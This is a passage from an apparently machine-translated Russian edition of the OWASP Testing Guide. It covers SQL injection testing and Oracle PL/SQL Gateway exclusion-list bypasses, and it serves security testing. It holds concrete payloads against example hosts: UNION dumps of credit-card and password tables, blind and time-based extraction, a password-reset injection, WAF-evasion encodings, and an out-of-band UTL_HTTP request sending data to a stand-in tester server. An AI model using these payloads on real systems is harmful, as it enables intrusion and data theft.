"'" at character 56 in /www/site/test.php on line 121.
```

2) Если нет сообщения об ошибке или пользовательского сообщения об ошибке, тестировщик может попытаться внедрить в строковые поля, используя различные методы конкатенации:

MySql: 'test' + 'ing'

SQL Server: 'test' 'ing'

Oracle: 'test' || 'ing'

PostgreSQL: 'test' || 'ing'

Методы эксплуатации

Техника эксплуатации Союза

Оператор UNION используется в SQL-инъекциях для присоединения запроса, специально подделанного тестером, к исходному запросу. Результат поддельного запроса будет присоединен к результату исходного запроса, что позволит тестировщику получить значения столбцов других таблиц. Предположим для наших примеров, что запрос, выполняемый с сервера, выглядит следующим образом:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

Мы установим следующее значение \$ id:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

У нас будет следующий запрос:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Который объединит результат исходного запроса со всеми номерами кредитных карт в таблице CreditCardTable. Ключевое слово **ALL** необходимо для обхода запросов, которые используют ключевое слово **DISTINCT**. Кроме того, мы замечаем, что помимо номеров кредитных карт мы выбрали два других значения. Эти два значения необходимы, потому что два запроса должны иметь одинаковое количество параметров / столбцов, чтобы избежать синтаксической ошибки.

Первая деталь, которую тестировщик должен использовать, используя такую технику, - это найти правильное количество столбцов в операторе SELECT.

Для этого тестер может использовать предложение ORDER BY, за которым следует число, указывающее нумерацию выбранного столбца базы данных:

```
http://www.example.com/product.php?id=10 ORDER BY 10--
```

Если запрос выполняется успешно, тестировщик может предположить, что в этом примере в операторе SELECT содержится 10 или более столбцов. Если запрос не выполняется, то в результате запроса должно быть меньше 10 столбцов. Если есть сообщение об ошибке, вероятно, это будет:

```
Unknown column '10' in 'order clause'
```

После того, как тестер узнает номера столбцов, следующий шаг - выяснить тип столбцов. Предполагая, что в приведенном выше примере было 3 столбца, тестировщик может попробовать каждый тип столбца, используя для этого значение NULL:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,null,null--
```

Если запрос не пройден, тестер, вероятно, увидит сообщение вроде:

```
All cells in a column must have the same datatype
```

Если запрос выполняется с успехом, первый столбец может быть целым числом. Затем тестер может двигаться дальше и так далее:

```
http://www.example.com/product.php?id=10 UNION SELECT 1,1,null--
```

После успешного сбора информации, в зависимости от приложения, он может показать тестеру только первый результат, поскольку приложение обрабатывает только первую строку набора результатов. В этом случае можно использовать предложение LIMIT или тестер может установить недопустимое значение, делая допустимым только второй запрос (при условии, что в базе данных нет записи с идентификатором 99999):

```
http://www.example.com/product.php?id=99999 UNION SELECT 1,1,null--
```

Техника эксплуатации Boolean

Техника эксплуатации Boolean очень полезна, когда тестировщик обнаруживает ситуацию [слепого SQL-внедрения](#), в которой ничего не известно о результате операции. Например, это происходит в тех случаях, когда программист создал пользовательскую страницу ошибок, которая не раскрывает ничего в структуре запроса или в базе данных. (Страница не возвращает ошибку SQL, она может просто вернуть HTTP 500, 404 или перенаправить).

Используя методы логического вывода, можно избежать этого препятствия и, таким образом, успешно восстановить значения некоторых желаемых полей. Этот метод состоит из выполнения ряда логических запросов к серверу, наблюдения за ответами и, наконец, определения значения таких ответов. Мы, как всегда, рассматриваем домен www.example.com и полагаем, что он содержит параметр с именем id, уязвимый для внедрения SQL. Это означает, что выполняется следующий запрос:

```
http://www.example.com/index.php?id=1'
```

Мы получим одну страницу с пользовательской ошибкой сообщения, которая вызвана синтаксической ошибкой в запросе. Мы предполагаем, что запрос, выполняемый на сервере:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

Который можно использовать с помощью методов, замеченных ранее. То, что мы хотим получить, это значения поля имени пользователя. Тесты, которые мы будем выполнять, позволят нам получить значение поля имени пользователя, извлекая такое значение символ за символом. Это возможно благодаря использованию некоторых стандартных функций, присутствующих практически в каждой базе данных. Для наших примеров мы будем использовать следующие псевдофункции:

SUBSTRING (текст, начало, длина) : возвращает подстроку, начиная с позиции «начало» текста и длины «длина». Если «start» больше длины текста, функция возвращает нулевое значение.

ASCII (char) : возвращает значение ASCII входного символа. Нулевое значение возвращается, если char равен 0.

LENGTH (text):: возвращает количество символов во входном тексте.

С помощью таких функций мы будем выполнять наши тесты для первого символа и, когда мы обнаружим значение, мы перейдем ко второму символу и так далее, пока не обнаружим все значение. В тестах будет использоваться функция SUBSTRING, чтобы выбрать только один символ за раз (выбор одного символа означает наложение параметра длины на 1), и функция ASCII, чтобы получить значение ASCII, чтобы мы можем сделать численное сравнение. Результаты сравнения будут выполнены со всеми значениями таблицы ASCII, пока не будет найдено правильное значение. В качестве примера мы будем использовать следующее значение для *Id* :

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

Это создает следующий запрос (отныне мы будем называть его «логический запрос»):

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND  
ASCII(SUBSTRING(username,1,1))=97 AND '1'='1'
```

Предыдущий пример возвращает результат тогда и только тогда, когда первый символ поля username равен значению ASCII 97. Если мы получим ложное значение, мы увеличим индекс таблицы ASCII с 97 до 98 и повторим запрос. Если вместо этого мы получим истинное значение, мы обнуляем индекс таблицы ASCII и анализируем следующий символ, изменяя параметры функции SUBSTRING. Проблема состоит в том, чтобы понять, каким образом мы можем отличить тесты, возвращающие истинное значение от тех, которые возвращают ложное. Для этого мы создаем запрос, который всегда возвращает false. Это возможно с помощью следующего значения для *Id* :

```
$Id=1' AND '1' = '2
```

Который создаст следующий запрос:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

Полученный ответ от сервера (то есть HTML-код) будет ложным значением для наших тестов. Этого достаточно, чтобы проверить, равно ли значение, полученное при выполнении логического вывода, значению, полученному с помощью теста, выполненного ранее. Иногда этот метод не работает. Если сервер возвращает две разные страницы в результате двух идентичных последовательных веб-запросов, мы не сможем отличить истинное значение от ложного значения. В этих конкретных случаях необходимо использовать определенные фильтры, которые позволяют нам исключить код, который изменяется между двумя запросами, и получить шаблон. Позже, для каждого выполненного логического запроса, мы извлечем соответствующий шаблон из ответа, используя ту же функцию, и мы выполним контроль между двумя шаблонами, чтобы определить результат теста.

В предыдущем обсуждении мы не рассматривали проблему определения условия завершения для

наших тестов, т. Е. Когда мы должны завершить процедуру вывода. Методы для этого используют одну характеристику функции SUBSTRING и функции LENGTH. Когда тест сравнивает текущий символ с кодом ASCII 0 (т. Е. Значением null) и тест возвращает значение true, то либо мы закончили с процедурой вывода (мы просмотрели всю строку), либо значение, которое мы имеем проанализированный содержит нулевой символ.

Мы вставим следующее значение в поле *Id* :

```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

Где N - количество символов, которые мы проанализировали до сих пор (не считая нулевого значения). Запрос будет:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N  
AND '1' = '1'
```

Запрос возвращает либо true, либо false. Если мы получим true, то мы завершили вывод и, следовательно, мы знаем значение параметра. Если мы получим false, это означает, что в значении параметра присутствует нулевой символ, и мы должны продолжать анализировать следующий параметр, пока не найдем другое нулевое значение.

Атака слепого SQL-инъекции требует большого количества запросов. Для использования уязвимости тестеру может потребоваться автоматический инструмент.

Техника эксплуатации на основе ошибок

Техника эксплуатации, основанная на ошибках, полезна, когда тестер по какой-то причине не может использовать уязвимость SQL-инъекций, используя другую технику, такую как UNION. Техника, основанная на ошибках, состоит в том, чтобы заставить базу данных выполнить некоторую операцию, результатом которой будет ошибка. Дело в том, чтобы попытаться извлечь некоторые данные из базы данных и показать их в сообщении об ошибке. Этот метод эксплуатации может отличаться от СУБД к СУБД (см. Раздел, посвященный СУБД).

Рассмотрим следующий запрос SQL:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также запрос к скрипту, который выполняет запрос выше:

```
http://www.example.com/product.php?id=10
```

Вредоносный запрос будет (например, Oracle 10g):

```
http://www.example.com/product.php?id=10||UTL_INADDR.GET_HOST_NAME( (SELECT  
user FROM DUAL) )--
```

В этом примере тестер объединяет значение 10 с результатом функции UTL_INADDR.GET_HOST_NAME. Эта функция Oracle попытается вернуть имя хоста переданного ей параметра, то есть другой запрос, имя пользователя. Когда база данных ищет имя хоста с именем базы данных пользователей, она завершится ошибкой и вернет сообщение об ошибке, например:

```
ORA-292257: host SCOTT unknown
```

Затем тестировщик может манипулировать параметром, переданным функции GET_HOST_NAME (), и результат будет показан в сообщении об ошибке.

Техника эксплуатации вне группы

Этот метод очень полезен, когда тестировщик обнаруживает ситуацию [слепого внедрения SQL-кода](#), в которой ничего не известно о результате операции. Методика состоит в использовании функций СУБД для выполнения внешнего соединения и доставки результатов введенного запроса как части запроса на сервер тестера. Как и методы, основанные на ошибках, каждая СУБД имеет свои функции. Проверьте для конкретного раздела СУБД.

Рассмотрим следующий запрос SQL:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также запрос к скрипту, который выполняет запрос выше:

```
http://www.example.com/product.php?id=10
```

Вредоносный запрос будет:

```
http://www.example.com/product.php?id=10||  
UTL_HTTP.request('testerserver.com:80'||(SELECT user FROM DUAL))--
```

В этом примере тестер объединяет значение 10 с результатом функции UTL_HTTP.request. Эта функция Oracle попытается подключиться к «testerserver» и сделать HTTP-запрос GET, содержащий возвращение запроса «SELECT user FROM DUAL». Тестировщик может настроить веб-сервер (например, Apache) или использовать инструмент Netcat:

```
/home/tester/nc -nLp 80  
  
GET /SCOTT HTTP/1.1  
Host: testerserver.com  
Connection: close
```

Время задержки Техника эксплуатации

Техника эксплуатации с задержкой очень полезна, когда тестировщик обнаруживает ситуацию [слепого SQL-внедрения](#), в которой ничего не известно о результате операции. Этот метод заключается в отправке внедренного запроса, и, если условие истинно, тестер может отслеживать время, необходимое для ответа сервера. Если есть задержка, тестировщик может предположить, что

результат условного запроса равен true. Этот метод эксплуатации может отличаться от СУБД к СУБД (см. Раздел, посвященный СУБД).

Рассмотрим следующий запрос SQL:

```
SELECT * FROM products WHERE id_product=$id_product
```

Рассмотрим также запрос к скрипту, который выполняет запрос выше:

```
http://www.example.com/product.php?id=10
```

Вредоносный запрос будет (например, MySql 5.x):

```
http://www.example.com/product.php?id=10 AND IF(version() like '5%',  
sleep(10), 'false'))--
```

В этом примере тестер проверяет, является ли версия MySql 5.x или нет, заставляя сервер отложить ответ на 10 секунд. Тестер может увеличить время задержки и отслеживать ответы. Тестеру также не нужно ждать ответа. Иногда он может установить очень высокое значение (например, 100) и отменить запрос через несколько секунд.

Хранимая процедура инъекции

При использовании динамического SQL в хранимой процедуре приложение должно должным образом обезопасить вводимые пользователем данные, чтобы исключить риск внедрения кода. Если он не очищен, пользователь может ввести вредоносный SQL, который будет выполнен в рамках хранимой процедуры.

Рассмотрим следующую **хранимую процедуру SQL Server**:

```
Create procedure user_login @username varchar(20), @passwd varchar(20)  
As  
Declare @sqlstring varchar(250)  
Set @sqlstring = '  
Select 1 from users  
Where username = ' + @username + ' and passwd = ' + @passwd  
exec(@sqlstring)  
Go
```

Пользовательский ввод:

```
anyusername or 1=1'  
anypassword
```

Эта процедура не очищает входные данные, поэтому позволяет возвращаемому значению показать существующую запись с этими параметрами.

ПРИМЕЧАНИЕ. Этот пример может показаться маловероятным из-за использования динамического SQL для входа в систему пользователя, но рассмотрим запрос динамического

создания отчетов, в котором пользователь выбирает столбцы для просмотра. Пользователь может вставить вредоносный код в этот сценарий и поставить под угрозу данные.

Рассмотрим следующую **хранимую процедуру SQL Server**:

```
Create
procedure get_report @columnamelist varchar(7900)
As
Declare @sqlstring varchar(8000)
Set @sqlstring = '
Select ' + @columnamelist + ' from ReportTable'
exec(@sqlstring)
Go
```

Пользовательский ввод:

```
1 from users; update users set password = 'password'; select *
```

Это приведет к запуску отчета и обновлению паролей всех пользователей.

Автоматизированная эксплуатация

Большинство ситуаций и методов, представленных здесь, могут быть выполнены автоматически с использованием некоторых инструментов. В этой статье тестер может найти информацию о том, как выполнить автоматический аудит с использованием SQLMap:

https://www.owasp.org/index.php/Automated_Audit_using_SQLMap

Методы уклонения от подписи SQL

Методы используются для обхода средств защиты, таких как брандмауэры веб-приложений (WAF) или системы предотвращения вторжений (IPS). Также обратитесь к

https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF

Пустое пространство

Удаление пробела или добавление пробелов, которые не влияют на оператор SQL. Например

```
or 'a'='a'
```

```
or 'a'  =  'a'
```

Добавление специального символа, такого как новая строка или табуляция, который не изменит выполнение оператора SQL. Например,

```
or
'a' =
    'a'
```

Нулевые байты

Используйте нулевой байт (% 00) перед любыми символами, которые блокирует фильтр.

Например, если злоумышленник может внедрить следующий SQL

```
' UNION SELECT password FROM Users WHERE username='admin'--
```

добавить Null Bytes будет

```
%00' UNION SELECT password FROM Users WHERE username='admin'--
```

Комментарии SQL

Добавление встроенных комментариев SQL также может помочь в утверждении оператора SQL и обойти фильтр внедрения SQL. Возьмите эту инъекцию SQL в качестве примера.

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

Добавление встроенных комментариев SQL будет.

```
' /**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name  
/**/LIKE/**/'admin'--
```

```
' /**/UNI/**/ON/**/SE/**/LECT/**/password/**/FROM/**/Users/**/WHE/*  
*/RE/**/name/**/LIKE/**/'admin'--
```

Кодировка URL

Используйте онлайн-кодировку URL для кодирования оператора SQL

<http://meyerweb.com/eric/tools/dencoder/>

```
' UNION SELECT password FROM Users WHERE name='admin'--
```

Кодировка URL оператора SQL-инъекции будет

```
%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--
```

Кодировка символов

Функция Char () может использоваться для замены английского char. Например, char (114,111,111,116) означает root

```
' UNION SELECT password FROM Users WHERE name='root'--
```

Чтобы применить Char (), оператор SQL injection будет

```
' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--
```

Конкатенация строк

Конкатенация разбивает ключевые слова SQL и уклоняется от фильтров. Синтаксис конкатенации зависит от механизма базы данных. Возьмем в качестве примера движок MS SQL

```
select 1
```

Простой оператор SQL можно изменить, как показано ниже, с помощью конкатенации

```
EXEC ('SEL' + 'ECT 1')
```

Шестнадцатеричное кодирование

Техника шестнадцатеричного кодирования использует шестнадцатеричное кодирование для замены исходного SQL-выражения char. Например, «корень» может быть представлен как 726F6F74

```
Select user from users where name = 'root'
```

Оператор SQL с использованием значения HEX будет:

```
Select user from users where name = 726F6F74
```

или

```
Select user from users where name = unhex('726F6F74')
```

Объявить переменные

Объявите оператор SQL-инъекции в переменную и выполните его.

Например, оператор SQL-инъекции ниже

```
Union Select password
```

Определите оператор SQL в переменную SQLvar

```
; declare @SQLvar nvarchar(80); set @myvar = N'UNI' + N'ON' + N' SELECT '  
+ N'password';  
EXEC (@SQLvar)
```

Альтернативное выражение 'или 1 = 1'

- OR 'SQLi' = 'SQL'+'i'
- OR 'SQLi' > 'S'
- or 20 > 1
- OR 2 between 3 and 1
- OR 'SQLi' = N'SQLi'
- 1 and 1 = 1
- 1 || 1 = 1
- 1 && 1 = 1

Инструменты

- SQL Injection Fuzz Strings (from wfuzz tool) - <https://wffuzz.googlecode.com/svn/trunk/wordlist/Injections/SQL.txt>
- [OWASP SQLiX](#)
- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector](#)
- ilo--, Reversing.org - [sqlbftools](#)
- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>
- icesurfer: SQL Server Takeover Tool - [sqlninja](#)
- Pangolin: Automated SQL Injection Tool - [Pangolin](#)
- Muhaimin Dzulfakar: Mysqloit, MySql Injection takeover tool - <http://code.google.com/p/mysqloit/>
- Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper](#)
- [bsqlbf, a blind SQL injection tool](#) in Perl

Ссылки

- [Top 10 2013-A1-Injection](#)
- [SQL Injection](#)

Technology specific Testing Guide pages have been created for the following DBMSs:

- [Oracle](#)
- [MySQL](#)
- [SQL Server](#)

Whitepapers

- Victor Chapela: "Advanced SQL Injection" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - <https://sparrow.ece.cmu.edu/group/731-s11/readings/anley-sql-inj.pdf>
- Chris Anley: "More Advanced SQL Injection" - http://www.encrypted.co.uk/downloads/more_advanced_sql_injection.pdf
- David Litchfield: "Data-mining with SQL Injection and Inference" - <http://www.databasesecurity.com/webapps/sqlinference.pdf>
- Imperva: "Blinded SQL Injection" - <https://www.imperva.com/lg/lgw.asp?pid=369>
- Ferruh Mavituna: "SQL Injection Cheat Sheet" - <http://ferruh.mavituna.com/sql-injection->

- [cheatsheet-oku/](#)
- Kevin Spett from SPI Dynamics: "SQL Injection" - <https://docs.google.com/file/d/0B5CQOTY4YRQC5WRHNkNaaFMyQTA/edit>
- Kevin Spett from SPI Dynamics: "Blind SQL Injection" - http://www.net-security.org/dl/articles/Blind_SQLInjection.pdf
- "ZeQ3uL" (Prathan Phongthiproek) and "Suphot Boonchamnan": "Beyond SQLi: Obfuscate and Bypass" - <https://www.exploit-db.com/papers/17934/>
- Adi Kaploun and Eliran Goshen, Check Point Threat Intelligence & Research Team: "The Latest SQL Injection Trends" - <http://blog.checkpoint.com/2015/05/07/latest-sql-injection-trends/>

Documentation on SQL injection vulnerabilities in products

- [Anatomy of the SQL injection in Drupal's database comment filtering system SA-CORE-2015-003](#)

4.8.5.1. Тестирование Oracle

Резюме

PL / SQL-приложения на веб-основе включены шлюзом PL / SQL, который является компонентом, который преобразует веб-запросы в запросы к базе данных. Oracle разработала ряд программных реализаций - от раннего продукта для веб-прослушивателя до модуля Apache mod_plsql и веб-сервера базы данных XML (XDB). У всех есть свои причуды и проблемы, каждая из которых будет подробно рассмотрена в этой главе. Продукты, использующие PL / SQL Gateway, включают, помимо прочего, Oracle HTTP Server, eBusiness Suite, Portal, HTMLDB, WebDB и Oracle Application Server.

Как проверить

Как работает PL / SQL Gateway

По сути, PL / SQL Gateway просто выступает в роли прокси-сервера, который принимает веб-запрос пользователя и передает его на сервер базы данных, где он выполняется.

1. Веб-сервер принимает запрос от веб-клиента и определяет, должен ли он обрабатываться шлюзом PL / SQL.
2. Шлюз PL / SQL обрабатывает запрос, извлекая запрошенное имя пакета, процедуру и переменные.
3. Запрашиваемый пакет и процедура упаковываются в блок анонимного PL / SQL и отправляются на сервер базы данных.
4. Сервер базы данных выполняет процедуру и отправляет результаты обратно на шлюз в виде HTML.
5. Шлюз отправляет ответ через веб-сервер клиенту.

Важно понимать этот момент - код PL / SQL существует не на веб-сервере, а на сервере базы данных. Это означает, что любые слабые места в PL / SQL Gateway или любые слабые стороны в приложении PL / SQL, когда они используются, дают злоумышленнику прямой доступ к серверу

базы данных; никакое количество брандмауэров не мешает этому.

URL-адреса для веб-приложений PL / SQL обычно легко узнаваемы и обычно начинаются со следующего (xyz может быть любой строкой и представляет дескриптор доступа к базе данных, о котором вы узнаете позже):

```
http://www.example.com/pls/xyz  
http://www.example.com/xyz/owa  
http://www.example.com/xyz/plsql
```

В то время как второй и третий из этих примеров представляют URL-адреса из более старых версий шлюза PL / SQL, первый - из более свежих версий, работающих на Apache. В конфигурационном файле Apache plsql.conf по умолчанию используется / pls, определяемое как местоположение с модулем PLS в качестве обработчика. Местоположение не должно быть / PLS, однако. Отсутствие расширения файла в URL может указывать на наличие шлюза Oracle PL / SQL. Рассмотрим следующий URL:

```
http://www.server.com/aaa/bbb/xxxxx.yyyyy
```

Если xxxxx.yyyyy было заменено на что-то вроде «ebank.home», «store.welcome», «auth.login» или «books.search», то существует довольно высокая вероятность того, что шлюз PL / SQL будет быть использованным. Запрашиваемому пакету и процедуре также можно предшествовать имя пользователя, которому он принадлежит - то есть схема - в этом случае пользователь является «webuser»:

```
http://www.server.com/pls/xyz/webuser.pkg.proc
```

В этом URL xyz является дескриптором доступа к базе данных, или DAD. DAD определяет информацию о сервере базы данных, чтобы шлюз PL / SQL мог подключиться. Он содержит такую информацию, как строка подключения TNS, идентификатор пользователя и пароль, методы аутентификации и т. д. Эти DAD указаны в файле конфигурации Apache dads.conf в более поздних версиях или в файле wdbsvr.app в более старых версиях. Некоторые DAD по умолчанию включают следующее:

```
SIMPLEDAD  
HTMLDB  
ORASSO  
SSODAD  
PORTAL  
PORTAL2  
PORTAL30  
PORTAL30_SSO  
TEST  
DAD  
APP  
ONLINE  
DB  
OWA
```

Определение того, работает ли шлюз PL / SQL

При выполнении оценки на сервере важно сначала узнать, с какой технологией вы в действительности работаете. Если вы еще не знаете, например, сценария оценки «черного ящика», то первое, что вам нужно сделать, это решить. Распознать веб-приложение PL / SQL довольно легко. Во-первых, формат URL и его внешний вид обсуждаются выше. Помимо этого, существует ряд простых тестов, которые можно выполнить для проверки существования шлюза PL / SQL.

Заголовки ответа сервера

Заголовки ответа веб-сервера являются хорошим индикатором того, работает ли на сервере шлюз PL / SQL. В таблице ниже перечислены некоторые типичные заголовки ответа сервера:

```
Oracle-Application-Server-10g
Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server
```

Тест NULL

В PL / SQL "null" является вполне приемлемым выражением:

```
SQL> BEGIN
2  NULL;
3  END;
4  /

PL/SQL procedure successfully completed.
```

Мы можем использовать это, чтобы проверить, работает ли на сервере шлюз PL / SQL. Просто возьмите DAD и добавьте NULL, затем добавьте NOSUCHPROC:

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

Если сервер отвечает ответом 200 OK для первого и 404 Not Found для второго, то это означает, что на сервере запущен шлюз PL / SQL.

Известный доступ пакетов

На старых версиях PL / SQL Gateway, можно получить прямой доступ к пакетам , которые формируют PL / SQL Web Toolkit , такие как OWA и ПБТ пакеты. Одним из таких пакетов является пакет OWA_UTIL, о котором мы поговорим позже. Этот пакет содержит процедуру SIGNATURE и просто выводит в HTML подпись PL / SQL. Таким образом, с просьбой

```
http://www.example.com/pls/dad/owa_util.signature
```

возвращает следующий вывод на веб-странице

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

или

```
"This page was produced by the PL/SQL Cartridge on date"
```

Если вы получаете не этот ответ, а 403 Запрещенный ответ, вы можете сделать вывод, что шлюз PL / SQL работает. Это ответ, который вы должны получить в более поздних версиях или исправленных системах.

Доступ к произвольным пакетам PL / SQL в базе данных

Можно использовать уязвимости в пакетах PL / SQL, которые по умолчанию установлены на сервере базы данных. Как это сделать, зависит от версии шлюза PL / SQL. В более ранних версиях PL / SQL Gateway не было ничего, чтобы помешать злоумышленнику получить доступ к произвольному пакету PL / SQL на сервере базы данных. Мы упоминали пакет OWA_UTIL ранее. Это может быть использовано для запуска произвольных запросов SQL:

```
http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT?  
P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS
```

Атаки межсайтового скриптинга могут быть запущены через пакет HTTP:

```
http://www.example.com/pls/dad/HTTP.PRINT?CBUF=<script>alert('XSS')</script>
```

Очевидно, что это опасно, поэтому Oracle представила список исключений PLSQL для предотвращения прямого доступа к таким опасным процедурам. Запрещенные элементы включают любой запрос, начинающийся с SYS. *, Любой запрос, начинающийся с DBMS_ *, любой запрос с HTTP. * Или OWA *. Однако можно обойти список исключений. Более того, список исключений не запрещает доступ к пакетам в схемах CTXSYS и MDSYS или других, поэтому в этих пакетах можно использовать недостатки:

```
http://www.example.com/pls/dad/CTXSYS.DRILoad.VALIDATE_STMT?  
SQLSTMT=SELECT+1+FROM+DUAL
```

Это вернет пустую HTML-страницу с ответом 200 ОК, если сервер базы данных все еще уязвим к этому недостатку (CVE-2006-0265)

Тестирование шлюза PL / SQL на наличие ошибок

На протяжении многих лет Oracle PL / SQL Gateway страдает от ряда недостатков, включая доступ к страницам администратора (CVE-2002-0561), переполнение буфера (CVE-2002-0559), ошибки обратного пути в каталогах и уязвимости, которые позволяют злоумышленникам обойти список исключений и перейти к доступу и выполнению произвольных пакетов PL / SQL на сервере базы данных.

Обход списка исключений PL / SQL

Невероятно, сколько раз Oracle пытался исправить недостатки, которые позволяют злоумышленникам обходить список исключений. Каждый патч, выпущенный Oracle, стал жертвой новой техники обхода. Историю этой печальной истории можно найти здесь:

<http://seclists.org/fulldisclosure/2006/Feb/0011.html>

Обход списка исключений - метод 1

Когда Oracle впервые представила список исключений PL / SQL для предотвращения доступа злоумышленников к произвольным пакетам PL / SQL, его можно было тривиально обойти, поставив перед именем схемы / пакета символ новой строки или пробел в шестнадцатеричном коде или вкладка:

```
http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC
```

Обход списка исключений - метод 2

Более поздние версии шлюза позволяли злоумышленникам обходить список исключений, добавляя метку к имени схемы / пакета. В PL / SQL метка указывает на строку кода, к которой можно перейти с помощью оператора GOTO, и принимает следующую форму: <<NAME>>

```
http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC
```

Обход списка исключений - метод 3

Простое размещение имени схемы / пакета в двойных кавычках может позволить злоумышленнику обойти список исключений. Обратите внимание, что это не будет работать на сервере приложений Oracle 10g, поскольку он преобразует запрос пользователя в нижний регистр перед отправкой его на сервер базы данных, и литерал кавычки чувствителен к регистру - таким образом, «SYS» и «sys» не совпадают, и запросы на последний приведет к 404 не найден. В более ранних версиях следующее может исключать список исключений:

```
http://www.example.com/pls/dad/"SYS".PACKAGE.PROC
```

Обход списка исключений - метод 4

В зависимости от набора символов, используемого на веб-сервере и на сервере базы данных, некоторые символы переводятся. Таким образом, в зависимости от используемых наборов символов символ «ÿ» (0xFF) может быть преобразован в «Y» на сервере базы данных. Другим символом, который часто преобразуется в верхний регистр «Y», является символ Macron - 0xAF. Это может позволить злоумышленнику обойти список исключений:

```
http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC  
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC
```

Обход списка исключений - метод 5

Некоторые версии шлюза PL / SQL позволяют обходить список исключений обратной косой чертой - 0x5C:

```
http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC
```

Обход списка исключений - метод 6

Это самый сложный способ обхода списка исключений и самый последний исправленный метод. Если бы мы просили следующее

```
http://www.example.com/pls/dad/foo.bar?xyz=123
```

сервер приложений будет выполнять следующее на сервере базы данных:

```
1 declare
2   rc__ number;
3   start_time__ binary_integer;
4   simple_list__ owa_util.vc_arr;
5   complex_list__ owa_util.vc_arr;
6 begin
7   start_time__ := dbms_utility.get_time;
8   owa.init_cgi_env(:n__, :nm__, :v__);
9   http.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'http.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__,
complex_list__, true))) then
20    rc__ := 2;
21  else
22    null;
23    orasso.wpg_session.init();
24    foo.bar(XYZ=>:XYZ);
25    if (wpg_docload.is_file_download) then
26      rc__ := 1;
27      wpg_docload.get_download_file(:doc_info);
28      orasso.wpg_session.deinit();
29      null;
30      null;
31      commit;
32    else
33      rc__ := 0;
34      orasso.wpg_session.deinit();
35      null;
36      null;
37      commit;
38      owa.get_page(:data__, :ndata__);
39    end if;
40  end if;
41  :rc__ := rc__;
42  :db_proc_time__ := dbms_utility.get_time-start_time__;
43 end;
```

Обратите внимание на строки 19 и 24. В строке 19 запрос пользователя проверяется по списку известных «плохих» строк, то есть по списку исключений. Если запрошенный пакет и процедура не содержат неверных строк, то процедура выполняется в строке 24. Параметр XYZ передается как переменная связывания.

Если мы тогда запросим следующее:

```
http://server.example.com/pls/dad/INJECT'POINT
```

выполняется следующий PL / SQL:

```
..
18 simple_list__(7) := 'htf.%';
19 if ((owa_match.match_pattern('inject'point', simple_list__,
complex_list__, true))) then
20   rc__ := 2;
21 else
22   null;
23   orasso.wpg_session.init();
24   inject'point;
..
```

Это приводит к ошибке в журнале ошибок: “PLS-00103: Encountered the symbol ‘POINT’ when expecting one of the following. . .” Здесь у нас есть способ ввести произвольный SQL. Это может быть использовано для обхода списка исключений. Во-первых, злоумышленнику необходимо найти процедуру PL / SQL, которая не принимает параметров и ничего не соответствует в списке исключений. Существует большое количество пакетов по умолчанию, которые соответствуют этим критериям, например:

```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
